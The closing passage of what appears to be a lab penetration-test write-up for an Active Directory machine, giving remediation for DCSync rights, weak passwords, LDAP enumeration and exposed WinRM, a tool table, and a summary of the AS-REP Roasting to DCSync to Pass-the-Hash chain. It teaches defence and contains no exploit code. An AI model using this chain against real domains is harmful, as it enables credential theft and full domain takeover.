Root Cause: The user j.levy was granted AllExtendedRights on the domain object, which includes the replication rights required for DCSync. This is an over-privileged ACL that should never exist for non-DC, non-Tier-0 accounts.

- Audit all ACLs on the domain root object: review with Get-DomainObjectAcl -ResolveGUIDs on the domain DN.
- Remove DS-Replication-Get-Changes and DS-Replication-Get-Changes-All from any non-DC account.
- Implement Tier 0 / Privileged Access Workstation (PAW) model — only Domain Controllers should hold replication rights.
- Enable Microsoft Defender for Identity (MDI) alerts for suspicious replication activity (DCSync detection).
- Audit using BloodHound regularly to identify ACL attack paths before adversaries can.

F-02 — Weak Password Policy (High)

Root Cause: The password 'Password1' satisfies minimum complexity requirements (uppercase, lowercase, digit) but is present in standard wordlists. The domain lacks an account lockout policy effective enough to prevent online brute-force.

- Enforce a minimum password length of 15+ characters.
- Enable Fine-Grained Password Policies (PSOs) for privileged accounts with stricter thresholds.
- Configure account lockout: threshold ≤ 5 attempts, lockout duration ≥ 30 minutes.
- Deploy Microsoft Entra Password Protection to block common and custom banned passwords.
- Mandate multi-factor authentication (MFA) for all privileged and remote-access accounts.

F-03 — Credential Exposure via LDAP Enumeration (High)

Root Cause: Authenticated LDAP enumeration with low-privilege credentials (b.lewis) revealed the complete user/group structure, including which accounts have WinRM access. LDAP provides no data segmentation for non-admin users by default.

- Restrict LDAP enumeration: disable anonymous LDAP binds and limit which attributes are readable by standard users.
- Implement AD tiering — standard users should not be able to enumerate privileged group memberships.
- Monitor for LDAP bulk enumeration events (Event ID 1644 for LDAP statistics).
- Consider implementing Protected Users security group for privileged accounts to limit credential exposure.

F-04 — WinRM Exposed (Medium)

Root Cause: WinRM (port 5985) is accessible from the internal network without network-level restriction, enabling remote management and Pass-the-Hash attacks once credentials or hashes are obtained.

- Restrict WinRM access using Windows Firewall rules to only authorised management subnets / jump hosts.
- Require HTTPS (port 5986) for WinRM with valid certificates; disable HTTP (5985).
- Enforce Kerberos-only authentication for WinRM (disable NTLM fallback) to prevent Pass-the-Hash.
- Log and alert on WinRM sessions in SIEM (Event ID 6 / WSMan operational log).

7. Tools & References

Tool	Purpose	Reference
`Nmap 7.99`	Port scan, OS/service detection	nmap.org
`NetExec (nxc)`	SMB/WinRM auth & enumeration	netexec.wiki
`Kerbrute`	Kerberos username brute-force	github.com/ropnop/kerbrute
`impacket-GetNPUsers`	AS-REP Roasting — TGT extraction	github.com/fortra/impacket
`John the Ripper`	Offline hash cracking	openwall.com/john
`ldapdomaindump`	Authenticated LDAP domain dump	github.com/dirkjanm/ldapdomaindump
`CrackMapExec`	SMB password brute-force	github.com/byt3bl33d3r/CrackMapExec
`Evil-WinRM`	WinRM shell + Pass-the-Hash	github.com/Hackplayers/evil-winrm
`bloodhound-python`	Remote AD data collection	github.com/dirkjanm/BloodHound.py
`BloodHound CE`	AD attack path graph analysis	github.com/BloodHoundAD/BloodHound
`impacket-secretsdump`	DCSync / NTDS extraction	github.com/fortra/impacket

8. Conclusion

The **Controller** machine demonstrated a complete Active Directory compromise chain rooted in three compounding security failures: a misconfigured Kerberos pre-authentication flag, a weak password policy, and an over-privileged ACL granting DCSync rights to a standard domain user.

The attack required no exploit code or zero-day vulnerabilities. Every technique used — AS-REP Roasting, dictionary attack, DCSync, Pass-the-Hash — is well-documented, widely understood, and routinely used in real-world red team engagements. The entire chain from anonymous network access to `control\administrator` could be executed in under 30 minutes by any practitioner familiar with the tooling.

The most critical remediation is the removal of **AllExtendedRights** from `j.levy`. Without that privilege, the DCSync attack is impossible regardless of whether the account's password is weak. In combination with re-enabling Kerberos pre-authentication and enforcing a stronger password policy, this attack path would be fully closed.